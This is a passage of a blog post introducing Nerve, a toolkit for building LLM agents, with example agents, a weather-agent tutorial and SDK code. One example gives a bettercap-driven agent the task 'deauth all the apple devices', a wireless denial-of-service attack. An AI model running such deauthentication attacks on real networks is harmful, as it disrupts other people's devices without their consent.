class="string">running</span> <span class="string">process</span> <span class="string">that</span> <span class="string">is</span> <span class="string">using</span> <span class="string">the</span> <span class="string">most</span> <span class="string">RAM.</span></span><br><span class="line"></span><br><span class="line"><span class="attr">using:</span> [<span class="string">shell</span>]</span><br></pre></td></tr></table></figure><p>And this is how you run it in a terminal: <code>nerve run agent.yml</code>.</p><p>Nerve includes a built-in library of agent oriented tools, organized in <a href="https://github.com/evilsocket/nerve/blob/main/docs/namespaces.md">namespaces</a>, that can be included via the <code>using</code> directive (in this example, the <code>shell</code> namespace allows the agent to execute shell commands). You can think about this as a “<a href="https://en.wikipedia.org/wiki/Standard_library">standard library</a>“ for agents including functionalities that can be reused.</p><p>At the time of writing, the existing namespaces are (check the <a href="https://github.com/evilsocket/nerve/blob/main/docs/namespaces.md">documentation</a> for the list of tools in each one; in bold are my personal favorites :D):</p><ul><li>shell - Let the agent execute shell commands.</li><li>filesystem - Read-only access primitives to the local filesystem.</li><li>anytool - <strong>Let the agent create its own tools in Python.</strong></li><li>computer - <strong>Computer use primitives for mouse, keyboard, and screen.</strong></li><li>browser - <strong>Browser use primitives.</strong> (very experimental but promising)</li><li>inquire - Let the agent interactively ask questions to the user in a structured way.</li><li>reasoning - Simulates the <a href="https://openai.com/index/learning-to-reason-with-llms/">reasoning process</a> at runtime for models that have not been trained for it.</li><li>task - Let the agent autonomously set the task as complete or failed.</li><li>time - Tools for getting the current date and time and waiting for a given number of seconds.</li></ul><h2 class="heading-anchor" id="What-Can-I-Do-With-It"><a href="#What-Can-I-Do-With-It" class="anchor-link" aria-hidden="true">#</a><a href="#What-Can-I-Do-With-It" class="headerlink" title="What Can I Do With It?"></a>What Can I Do With It?</h2><p>Nerve is generic enough to be used for a variety of tasks. Before we start creating our first agent, I want to spend a few words about some of the existing examples that interest me the most and/or that I use on a daily basis and why. In the majority of the cases you’ll see that the YAML implementation is rather simple despite what these agents can do :)</p><h3 class="heading-anchor" id="code-audit"><a href="#code-audit" class="anchor-link" aria-hidden="true">#</a><a href="#code-audit" class="headerlink" title="code-audit"></a><a href="https://github.com/evilsocket/nerve/tree/main/examples/code-audit">code-audit</a></h3><p>This agent existed in Nerve’s examples folder since its first iteration and I have been using it one way or another for all sorts of things. The agent is given read-only access to a folder and the task to:</p><ul><li>review the source code in it</li><li>append any potential vulnerability to an audit.jsonl report file</li><li>keep going until all files are processed</li></ul><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">nerve run code-audit --target-path /path/to/src</span><br><span class="line"></span><br><span class="line">nerve run code-audit <span class="comment"># default to the current directory</span></span><br></pre></td></tr></table></figure><center><blockquote class="twitter-tweet"><p lang="en" dir="ltr">Nerve ( <a href="https://t.co/wNopPIX7fu">https://t.co/wNopPIX7fu</a> ) and the code_auditor example tasklet ( <a href="https://t.co/KjwSi6q2BE">https://t.co/KjwSi6q2BE</a> ) using GPT-4o to find a RCE vulnerability in the widget-options v4.0.7 Wordpress Plugin<br><br>Zero code, fully autonomous agent as a simple YAML file. <a href="https://t.co/SkaI7ijGPx">pic.twitter.com/SkaI7ijGPx</a></p>&mdash; Simone Margaritelli (@evilsocket) <a href="https://twitter.com/evilsocket/status/1863587859376038263?ref_src=twsrc%5Etfw">December 2, 2024</a></blockquote> <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></center><h3 class="heading-anchor" id="changelog"><a href="#changelog" class="anchor-link" aria-hidden="true">#</a><a href="#changelog" class="headerlink" title="changelog"></a><a href="https://github.com/evilsocket/nerve/tree/main/examples/changelog">changelog</a></h3><p>This little utility is a lifesaver for generating an high-level, nicely formatted changelog <a href="https://github.com/evilsocket/nerve/releases/tag/v1.1.0">like this one</a> from a list of commits <a href="https://github.com/evilsocket/nerve/compare/v1.0.0...v1.1.0">like these ones</a>.</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># -q is the quiet mode, logs are disabled and only the changelog markdown (and fatal errors) will be printed to stdout</span></span><br><span class="line">nerve run changelog -q &gt; CHANGELOG.md</span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="webcam"><a href="#webcam" class="anchor-link" aria-hidden="true">#</a><a href="#webcam" class="headerlink" title="webcam"></a><a href="https://github.com/evilsocket/nerve/tree/main/examples/webcam">webcam</a></h3><p>There are four pets in my apartment and several security cameras: I’ve always wanted a “bot” that could check the video feed, detect custom events I can describe with languange such as: “the doggo being cute” or “the kitten breaking something” (or “my son is taking their first steps” for another use-case :D) and alert me via Telegram or whatever. When <a href="https://huggingface.co/Qwen/Qwen2.5-VL-7B-Instruct">good open source vision models</a> started being a thing, I could not <em>not</em> write this one :D</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># set the webcam rtsp url</span></span><br><span class="line"><span class="built_in">export</span> NERVE_WEBCAM_URL=<span class="string">&quot;rtsp://192.168.1.10:554/stream1&quot;</span></span><br><span class="line"><span class="comment"># recommended: conversation window of size 5</span></span><br><span class="line">nerve run examples/webcam -c 5</span><br></pre></td></tr></table></figure><center><blockquote class="twitter-tweet"><p lang="en" dir="ltr">i always wanted a system that could check my ipcams and inform me when my pets are being cute ... <a href="https://t.co/qvd52SrUdq">pic.twitter.com/qvd52SrUdq</a></p>&mdash; Simone Margaritelli (@evilsocket) <a href="https://twitter.com/evilsocket/status/1887507466201514357?ref_src=twsrc%5Etfw">February 6, 2025</a></blockquote> <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></center><h3 class="heading-anchor" id="computer-use"><a href="#computer-use" class="anchor-link" aria-hidden="true">#</a><a href="#computer-use" class="headerlink" title="computer-use"></a><a href="https://github.com/evilsocket/nerve/blob/main/examples/computer-use/agent.yml">computer-use</a></h3><p>An experimental agent that can be used with vision models to use your computer to perform tasks:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nerve run computer-use --task <span class="string">&#x27;open the browser and check the news on cnn.com&#x27;</span></span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="bettercap-agent"><a href="#bettercap-agent" class="anchor-link" aria-hidden="true">#</a><a href="#bettercap-agent" class="headerlink" title="bettercap-agent"></a><a href="https://github.com/evilsocket/nerve/tree/main/examples/bettercap-agent">bettercap-agent</a></h3><p>This is an example of how the API of a service can be used as a tool. The agent <a href="https://x.com/evilsocket/status/1899298142190797001">can interact with a running bettercap instance</a> via its REST API and perform tasks like ‘find the most vulnerable WiFi access point’ or:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nerve run bettercap-agent --task <span class="string">&#x27;deauth all the apple devices&#x27;</span></span><br></pre></td></tr></table></figure><center><blockquote class="twitter-tweet" data-dnt="true"><p lang="en" dir="ltr">nerve run bettercap-agent --task &#39;find the oldest wifi access point&#39;<br><br>What gets me every time is how the model uses the help menu to determine the best commands to execute ... AI can RTFM  <a href="https://t.co/b2YbFyzuyK">pic.twitter.com/b2YbFyzuyK</a></p>&mdash; Simone Margaritelli (@evilsocket) <a href="https://twitter.com/evilsocket/status/1899298142190797001?ref_src=twsrc%5Etfw">March 11, 2025</a></blockquote> <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></center><h3 class="heading-anchor" id="android-agent"><a href="#android-agent" class="anchor-link" aria-hidden="true">#</a><a href="#android-agent" class="headerlink" title="android-agent"></a><a href="https://github.com/evilsocket/nerve/tree/main/examples/android-agent">android-agent</a></h3><p>Very experimental but promising Android automation agent. An ADB shell <a href="https://x.com/evilsocket/status/1897313928407081157/video/1">is all an agent needs</a>:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nerve run android-agent --task <span class="string">&#x27;take a selfie and send it to jessica&#x27;</span></span><br></pre></td></tr></table></figure><center><blockquote class="twitter-tweet"><p lang="en" dir="ltr">"open YouTube and search for ‘cats’”  <a href="https://t.co/PfApM2zKqk">pic.twitter.com/PfApM2zKqk</a></p>&mdash; Simone Margaritelli (@evilsocket) <a href="https://twitter.com/evilsocket/status/1897313928407081157?ref_src=twsrc%5Etfw">March 5, 2025</a></blockquote> <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></center><h3 class="heading-anchor" id="ab-problem"><a href="#ab-problem" class="anchor-link" aria-hidden="true">#</a><a href="#ab-problem" class="headerlink" title="ab-problem"></a><a href="https://github.com/evilsocket/nerve/tree/main/examples/ab-problem">ab-problem</a></h3><p>The agent is given <a href="https://x.com/VictorTaelin/status/1776096481704804789">a logic puzzle</a> and its answer is evaluated at runtime. This example shows how a tool can alter the runtime state and <a href="https://github.com/evilsocket/nerve/blob/main/examples/ab-problem/tools.py#L73">set the task as complete</a> or let the agent loop continue. This is a foundational feature for agent evaluations.</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nerve run ab-problem --program <span class="string">&#x27;A# A# #A #A B# #B #B #A&#x27;</span></span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="recipe-workflow"><a href="#recipe-workflow" class="anchor-link" aria-hidden="true">#</a><a href="#recipe-workflow" class="headerlink" title="recipe-workflow"></a><a href="https://github.com/evilsocket/nerve/tree/main/examples/recipe-workflow">recipe-workflow</a></h3><p>Used to showcase the concept of <a href="https://github.com/evilsocket/nerve/blob/main/docs/workflows.md">workflows</a>. Pick any food and use multiple agents to write a tasty and nicely formatted recipe for you:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nerve run recipe-workflow --food <span class="string">&#x27;spaghetti alla carbonara (con guanciale, non pancetta!)&#x27;</span></span><br></pre></td></tr></table></figure><h2 class="heading-anchor" id="Creating-an-Agent"><a href="#Creating-an-Agent" class="anchor-link" aria-hidden="true">#</a><a href="#Creating-an-Agent" class="headerlink" title="Creating an Agent"></a>Creating an Agent</h2><p>Let’s start with the fun stuff! First, to install and use Nerve, you’ll need Python 3.10 or newer. </p><p>Use PIP to install (or upgrade) Nerve:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">pip install --upgrade nerve-adk    </span><br></pre></td></tr></table></figure><p>Then, if you don’t feel like creating the agent YAML file from scratch, you can use the guided procedure for agent creation.</p><p>Start creating an agent by executing the command <code>nerve create weather.yml</code> and when prompted, use these values:</p><ul><li>Path: leave default</li><li>System prompt: leave the default for now (however, <strong>it is important to define the “persona” of your agent as accurately as possible</strong>. For examples of simple system prompts you can reuse, check the <a href="https://github.com/evilsocket/nerve/tree/main/examples">agents in the examples folder</a>).</li><li>Task: <code>What&#39;s the weather in &#123;&#123; place &#125;&#125;?</code> (the <code>&#123;&#123; place &#125;&#125;</code> jinja2 syntax allows us to create parametric agents)</li><li>Tools: select <code>task</code> and <code>time</code>; deselect (for now) <code>shell</code>.</li></ul><img src="/images/2025/agent/create.png" alt="Nerve interactive agent creation wizard with the system prompt, task template, and tools (task, time) selected"/><p>At the end of the procedure, the <code>weather.yml</code> file that Nerve generated will look like this (except for the comments and formatting I added here for clarity):</p><figure class="highlight yaml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">agent:</span> <span class="string">You</span> <span class="string">are</span> <span class="string">an</span> <span class="string">helpful</span> <span class="string">assistant.</span></span><br><span class="line"></span><br><span class="line"><span class="attr">task:</span> <span class="string">What&#x27;s</span> <span class="string">the</span> <span class="string">weather</span> <span class="string">in</span> &#123;&#123; <span class="string">place</span> &#125;&#125;<span class="string">?</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># we use the &#x27;task&#x27; namespace so the agent can set the task as complete autonomously</span></span><br><span class="line"><span class="comment"># and &#x27;time&#x27; because why the hell not</span></span><br><span class="line"><span class="attr">using:</span></span><br><span class="line">    <span class="bullet">-</span> <span class="string">task</span> </span><br><span class="line">    <span class="bullet">-</span> <span class="string">time</span></span><br></pre></td></tr></table></figure><p>Since we are referencing the <code>place</code> variable in the prompt, we’ll need to provide it as a command line argument, otherwise the agent will exit with the message:</p><blockquote><p>Command line argument place is required in non interactive mode.</p></blockquote><p>Moreover, our agent doesn’t have weather forecast related tools (yet), therefore if we run it with <code>nerve run weather.yml --place rome</code> we’ll likely see it “giving up” like this:</p><img src="/images/2025/agent/fail.png" alt="Nerve agent run output where the model gives up on the weather task because it has no weather tool available"/><h3 class="heading-anchor" id="Adding-Tools"><a href="#Adding-Tools" class="anchor-link" aria-hidden="true">#</a><a href="#Adding-Tools" class="headerlink" title="Adding Tools"></a>Adding Tools</h3><h4 class="heading-anchor" id="Via-YAML"><a href="#Via-YAML" class="anchor-link" aria-hidden="true">#</a><a href="#Via-YAML" class="headerlink" title="Via YAML"></a>Via YAML</h4><p>We could easily extend the agent tooling by adding a <code>tools</code> section, with a <code>get_current_weather</code> tool that will use curl to read <a href="https://wttr.in/">wttr.in</a> and return the forecast information to the model:</p><figure class="highlight yaml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># we added the second part to let the agent use the task namespace effectively</span></span><br><span class="line"><span class="attr">agent:</span> <span class="string">You</span> <span class="string">are</span> <span class="string">an</span> <span class="string">helpful</span> <span class="string">assistant.</span> <span class="string">Set</span> <span class="string">your</span> <span class="string">task</span> <span class="string">as</span> <span class="string">complete</span> <span class="string">after</span> <span class="string">you</span> <span class="string">have</span> <span class="string">reported</span> <span class="string">the</span> <span class="string">weather</span> <span class="string">to</span> <span class="string">the</span> <span class="string">user.</span></span><br><span class="line"></span><br><span class="line"><span class="attr">task:</span> <span class="string">What&#x27;s</span> <span class="string">the</span> <span class="string">weather</span> <span class="string">in</span> &#123;&#123; <span class="string">place</span> &#125;&#125;<span class="string">?</span></span><br><span class="line"></span><br><span class="line"><span class="attr">using:</span></span><br><span class="line">    <span class="bullet">-</span> <span class="string">task</span> </span><br><span class="line">    <span class="bullet">-</span> <span class="string">time</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># the agent extended toolbox ^_^</span></span><br><span class="line"><span class="attr">tools:</span></span><br><span class="line">    <span class="bullet">-</span> <span class="attr">name:</span> <span class="string">get_current_weather</span></span><br><span class="line">      <span class="attr">description:</span> <span class="string">Get</span> <span class="string">the</span> <span class="string">current</span> <span class="string">weather</span> <span class="string">in</span> <span class="string">a</span> <span class="string">given</span> <span class="string">location</span></span><br><span class="line">      <span class="attr">arguments:</span></span><br><span class="line">        <span class="bullet">-</span> <span class="attr">name:</span> <span class="string">location</span></span><br><span class="line">          <span class="attr">description:</span> <span class="string">The</span> <span class="string">city</span> <span class="string">and</span> <span class="string">state,</span> <span class="string">e.g.</span> <span class="string">San</span> <span class="string">Francisco,</span> <span class="string">CA</span></span><br><span class="line">          <span class="comment"># nerve supports providing examples to the models to help them </span></span><br><span class="line">          <span class="comment"># use the tools more effectively</span></span><br><span class="line">          <span class="attr">example:</span> <span class="string">Rome</span></span><br><span class="line">      <span class="comment"># the command line, arguments can be used via &#123;&#123; name &#125;&#125; syntax (jinja2)</span></span><br><span class="line">      <span class="attr">tool:</span> <span class="string">curl</span> <span class="string">wttr.in/&#123;&#123;</span> <span class="string">place</span> <span class="string">&#125;&#125;</span></span><br></pre></td></tr></table></figure><p>If we run this agent again with <code>nerve run weather.yml --place rome</code>, now the agent will execute and use the output of the new tool:</p><img src="/images/2025/agent/tools.png" alt="Nerve agent run output where the model invokes the new get_current_weather curl tool to fetch the Rome forecast from wttr.in"/><br><h4 class="heading-anchor" id="Via-LLM’s-Common-Sense"><a href="#Via-LLM’s-Common-Sense" class="anchor-link" aria-hidden="true">#</a><a href="#Via-LLM’s-Common-Sense" class="headerlink" title="Via (LLM’s) Common Sense"></a>Via (LLM’s) Common Sense</h4><p>This, however, is unnecessary. These models are smart enough to figure the right tool to use on their own, so most of the times we can just do this:</p><figure class="highlight yaml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">agent:</span> <span class="string">You</span> <span class="string">are</span> <span class="string">an</span> <span class="string">helpful</span> <span class="string">assistant,</span> <span class="string">use</span> <span class="string">the</span> <span class="string">shell</span> <span class="string">to</span> <span class="string">get</span> <span class="string">the</span> <span class="string">weather,</span> <span class="string">report</span> <span class="string">it</span> <span class="string">in</span> <span class="string">a</span> <span class="string">nice</span> <span class="string">format</span> <span class="string">and</span> <span class="string">then</span> <span class="string">set</span> <span class="string">your</span> <span class="string">task</span> <span class="string">as</span> <span class="string">complete.</span></span><br><span class="line"></span><br><span class="line"><span class="attr">task:</span> <span class="string">What&#x27;s</span> <span class="string">the</span> <span class="string">weather</span> <span class="string">in</span> &#123;&#123; <span class="string">place</span> &#125;&#125;<span class="string">?</span></span><br><span class="line"></span><br><span class="line"><span class="attr">using:</span></span><br><span class="line"><span class="bullet">-</span> <span class="string">task</span></span><br><span class="line"><span class="bullet">-</span> <span class="string">shell</span></span><br></pre></td></tr></table></figure><p>This version of the agent simply relies on the <code>shell</code> standard namespace. The model will use it to execute the CURL command <code>curl -s &#39;http://wttr.in/Rome?format=3&#39;</code>:</p><img src="/images/2025/agent/shell.png" alt="Nerve agent run output where the model autonomously picks the shell tool and runs curl wttr.in to retrieve and format the weather"/><p><strong>This demonstrates how, when provided with simple tools to complete a task, a model will naturally determine how to use them effectively.</strong> The emergent behavioral complexity these models exhibit when equipped with a robust tooling framework and a state machine to operate within suggests that we are only scratching the surface of what’s possible with <strong>existing models</strong>.</p><h4 class="heading-anchor" id="In-Python"><a href="#In-Python" class="anchor-link" aria-hidden="true">#</a><a href="#In-Python" class="headerlink" title="In Python"></a>In Python</h4><p>Tools that require more complex logic can be implemented in Python. Creating a <code>tools.py</code> file in the same folder of the agent will automatically provide the functions as tools:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> typing <span class="keyword">as</span> t</span><br><span class="line"></span><br><span class="line"><span class="comment"># This annotated function will be available as a tool to the agent.</span></span><br><span class="line"><span class="function"><span class="keyword">def</span> <span class="title">read_webcam_image</span>(<span class="params">foo: t.Annotated[<span class="built_in">str</span>, <span class="string">&quot;Describe arguments to the model like this.&quot;</span>]</span>) -&gt; dict[str, str]:</span></span><br><span class="line">    <span class="string">&quot;&quot;&quot;Reads an image from the webcam.&quot;&quot;&quot;</span></span><br><span class="line"></span><br><span class="line">    <span class="comment"># a tool can return a simple scalar value, or a dictionary for models with vision.</span></span><br><span class="line">    base64_image = <span class="string">&#x27;...&#x27;</span></span><br><span class="line">    <span class="keyword">return</span> &#123;</span><br><span class="line">        <span class="string">&quot;type&quot;</span>: <span class="string">&quot;image_url&quot;</span>,</span><br><span class="line">        <span class="string">&quot;image_url&quot;</span>: &#123;<span class="string">&quot;url&quot;</span>: <span class="string">f&quot;data:image/jpeg;base64,<span class="subst">&#123;base64_image&#125;</span>&quot;</span>&#125;,</span><br><span class="line">    &#125;</span><br></pre></td></tr></table></figure><p>A perfect example of this feature <a href="https://github.com/evilsocket/nerve/tree/main/examples/ab-problem">is the ab-problem agent</a> that relies on Python tools to evaluate the model response to a <a href="https://x.com/VictorTaelin/status/1776096481704804789">logic puzzle</a> that’s dynamically generated, and complete the task when the evaluation is successful.</p><p>However keep in mind that I managed to have an agent use my Android phone <a href="https://github.com/evilsocket/nerve/blob/main/examples/android-agent/agent.yml">just with the shell and adb shell</a>. So, when in doubt, <a href="https://en.wikipedia.org/wiki/KISS_principle">KISS</a>! :D</p><h4 class="heading-anchor" id="As-an-SDK-ADK"><a href="#As-an-SDK-ADK" class="anchor-link" aria-hidden="true">#</a><a href="#As-an-SDK-ADK" class="headerlink" title="As an SDK / ADK"></a>As an SDK / ADK</h4><p>Ultimately, if you <strong>really</strong> want to write code, Nerve can be used as a Python package to fully customize your agent loop, <a href="https://github.com/evilsocket/nerve/blob/main/examples/adk/single_step.py">down to the single step</a>.</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> asyncio</span><br><span class="line"><span class="keyword">from</span> typing <span class="keyword">import</span> Annotated</span><br><span class="line"></span><br><span class="line"><span class="keyword">import</span> httpx</span><br><span class="line"></span><br><span class="line"><span class="keyword">from</span> nerve.models <span class="keyword">import</span> Configuration</span><br><span class="line"><span class="keyword">from</span> nerve.runtime <span class="keyword">import</span> logging</span><br><span class="line"><span class="keyword">from</span> nerve.runtime.agent <span class="keyword">import</span> Agent</span><br><span class="line"></span><br><span class="line"></span><br><span class="line"><span class="comment"># Annotate functions and parameters to describe them to the agent.</span></span><br><span class="line"><span class="keyword">async</span> <span class="function"><span class="keyword">def</span> <span class="title">get_current_weather</span>(<span class="params">location: Annotated[<span class="built_in">str</span>, <span class="string">&quot;The city and state, e.g. San Francisco, CA&quot;</span>]</span>) -&gt; str:</span></span><br><span class="line">    <span class="string">&quot;&quot;&quot;Get the current weather in a given location.&quot;&quot;&quot;</span></span><br><span class="line"></span><br><span class="line">    <span class="keyword">try</span>:</span><br><span class="line">        <span class="keyword">async</span> <span class="keyword">with</span> httpx.AsyncClient() <span class="keyword">as</span> client:</span><br><span class="line">            r = <span class="keyword">await</span> client.get(<span class="string">&quot;https://wttr.in/&quot;</span> + location)</span><br><span class="line">            <span class="keyword">return</span> r.text</span><br><span class="line">    <span class="keyword">except</span> Exception <span class="keyword">as</span> e:</span><br><span class="line">        <span class="comment"># let the agent know what happened</span></span><br><span class="line">        <span class="keyword">return</span> <span class="string">f&quot;ERROR: <span class="subst">&#123;e&#125;</span>&quot;</span></span><br><span class="line"></span><br><span class="line"></span><br><span class="line"><span class="keyword">async</span> <span class="function"><span class="keyword">def</span> <span class="title">main</span>():</span></span><br><span class="line">    <span class="comment"># pass level=&#x27;DEBUG&#x27; to get more verbose logging or level=&#x27;SUCCESS&#x27; to get quieter logging</span></span><br><span class="line">    logging.init(level=<span class="string">&quot;INFO&quot;</span>)</span><br><span class="line"></span><br><span class="line">    agent = Agent.create(</span><br><span class="line">        <span class="string">&quot;openai/gpt-4o&quot;</span>,  <span class="comment"># the model to use</span></span><br><span class="line">        Configuration(</span><br><span class="line">            agent=<span class="string">&quot;You are a helpful assistant.&quot;</span>,</span><br><span class="line">            task=<span class="string">&quot;What is the weather in &#123;&#123; place &#125;&#125;?&quot;</span>,</span><br><span class="line">            using=[</span><br><span class="line">                <span class="string">&quot;task&quot;</span>,  <span class="comment"># to allow the agent to set the task as complete autonomously</span></span><br><span class="line">            ],</span><br><span class="line">            tools=[get_current_weather],</span><br><span class="line">        ),</span><br><span class="line">    )</span><br><span class="line"></span><br><span class="line">    <span class="comment"># run until done or max steps reached or max cost reached or timeout</span></span><br><span class="line">    <span class="keyword">await</span> agent.run(start_state=&#123;<span class="string">&quot;place&quot;</span>: <span class="string">&quot;Rome&quot;</span>&#125;, max_steps=<span class="number">100</span>, max_cost=<span class="number">10.0</span>, timeout=<span class="number">10</span>)</span><br><span class="line"></span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span> __name__ == <span class="string">&quot;__main__&quot;</span>:</span><br><span class="line">    asyncio.run(main())</span><br></pre></td></tr></table></figure><p>Check the <a href="https://github.com/evilsocket/nerve/tree/main/examples/adk">examples/adk folder</a> for more examples.</p><h3 class="heading-anchor" id="Supported-Models"><a href="#Supported-Models" class="anchor-link" aria-hidden="true">#</a><a href="#Supported-Models" class="headerlink" title="Supported Models"></a>Supported Models</h3><p>Nerve uses LiteLLM, therefore any inference provider <a href="https://docs.litellm.ai/docs/providers">in this list is supported</a> and different models can be used either via the <code>-g / --generator</code> command line argument, or by setting the <code>NERVE_GENERATOR</code> environment variable. </p><p>For instance, to run the weather agent via a <a href="https://ollama.com/search?c=tools">local ollama inference server</a> for free:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nerve run -g <span class="string">&#x27;ollama/qwq&#x27;</span> weather.yml --place rome</span><br></pre></td></tr></table></figure><p>To use another server:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nerve run -g <span class="string">&#x27;ollama/qwq?api_base=http://your-ollama-server:11434&#x27;</span> weather.yml --place rome</span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="Other-Features"><a href="#Other-Features" class="anchor-link" aria-hidden="true">#</a><a href="#Other-Features" class="headerlink" title="Other Features"></a>Other Features</h3><p>Agents can be made of a single YAML file like in the <code>weather.yml</code> example, or of a folder with an <code>agent.yml</code> inside, so that <code>foobar/agent.yml</code> is detected as an agent called <code>foobar</code>.  If you want to access an agent from anywhere in the terminal, you can copy it in the <code>~/.nerve/agents</code> folder:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># create the folder if it doesn&#x27;t exist</span></span><br><span class="line">mkdir -p <span class="variable">$HOME</span>/.nerve/agents</span><br><span class="line"></span><br><span class="line">cp weather.yml <span class="variable">$HOME</span>/.nerve/agents</span><br></pre></td></tr></table></figure><p>Now you can use it with <code>nerve run weather</code> from anywhere. My favorite agents so far to have in this load path are this <a href="https://github.com/evilsocket/nerve/tree/main/examples/changelog">changelog generator</a>, and <a href="https://github.com/evilsocket/nerve/tree/main/examples/code-audit">code-audit</a> that I run regularly on my code changes.</p><p>Sessions can be recorded with <code>--trace</code>:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">nerve run weather.yml --place rome --trace trace.jsonl</span><br></pre></td></tr></table></figure><p>And replayed with:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># -f for fast forward</span></span><br><span class="line">nerve play trace.json -f</span><br></pre></td></tr></table></figure><p>As usual, for more features and information, <a href="https://github.com/evilsocket/nerve/blob/main/docs/index.md">read the f…antastic manual :D</a></p><h2 class="heading-anchor" id="Getting-to-1-0-0"><a href="#Getting-to-1-0-0" class="anchor-link" aria-hidden="true">#</a><a href="#Getting-to-1-0-0" class="headerlink" title="Getting to 1.0.0"></a>Getting to 1.0.0</h2><p>Nerve 1.x.x is a distillation of lessons learned. The first iteration that I wrote during summer 2024 was an explorative, soon-to-be-reimplemented Python PoC. Back then, I thought that reimplementing it in Rust would have been a good idea, so I wrote what now lives on the <a href="https://github.com/evilsocket/nerve/tree/legacy-rust">legacy-rust branch</a>. </p><p>Boy, was I wrong.</p><p>There’s no single Rust crate for talking to any LLM via a unified interface … and the ones that exist for specific providers don’t support most of the functionalities needed for an agent. Python is simply the language of AI, so by leaving it behind I also left behind all those convenient libraries like LiteLLM and LangChain and I had to reimplement <a href="https://github.com/evilsocket/nerve/tree/legacy-rust/src/agent/generator">a lot</a> of <a href="https://github.com/evilsocket/nerve/tree/legacy-rust/src/api">stuff</a> (and <code>more stuff = more technical debt</code>). Plus a dozen other relatively minor issues. Most importantly after a few months of writing agents and Rust refactorings, I consolidated a set of cleaner, simpler abstractions that allowed me to reimplement everything (again) in Python in a more elegant solution.</p><p>This new version can talk to any LLM of any provider, offers a very powerful templating engine (jinja2) for the prompts, can be extended with endless libraries and it makes defining, chaining and running complex agents very simple.</p><p>Embrace change.</p><h2 class="heading-anchor" 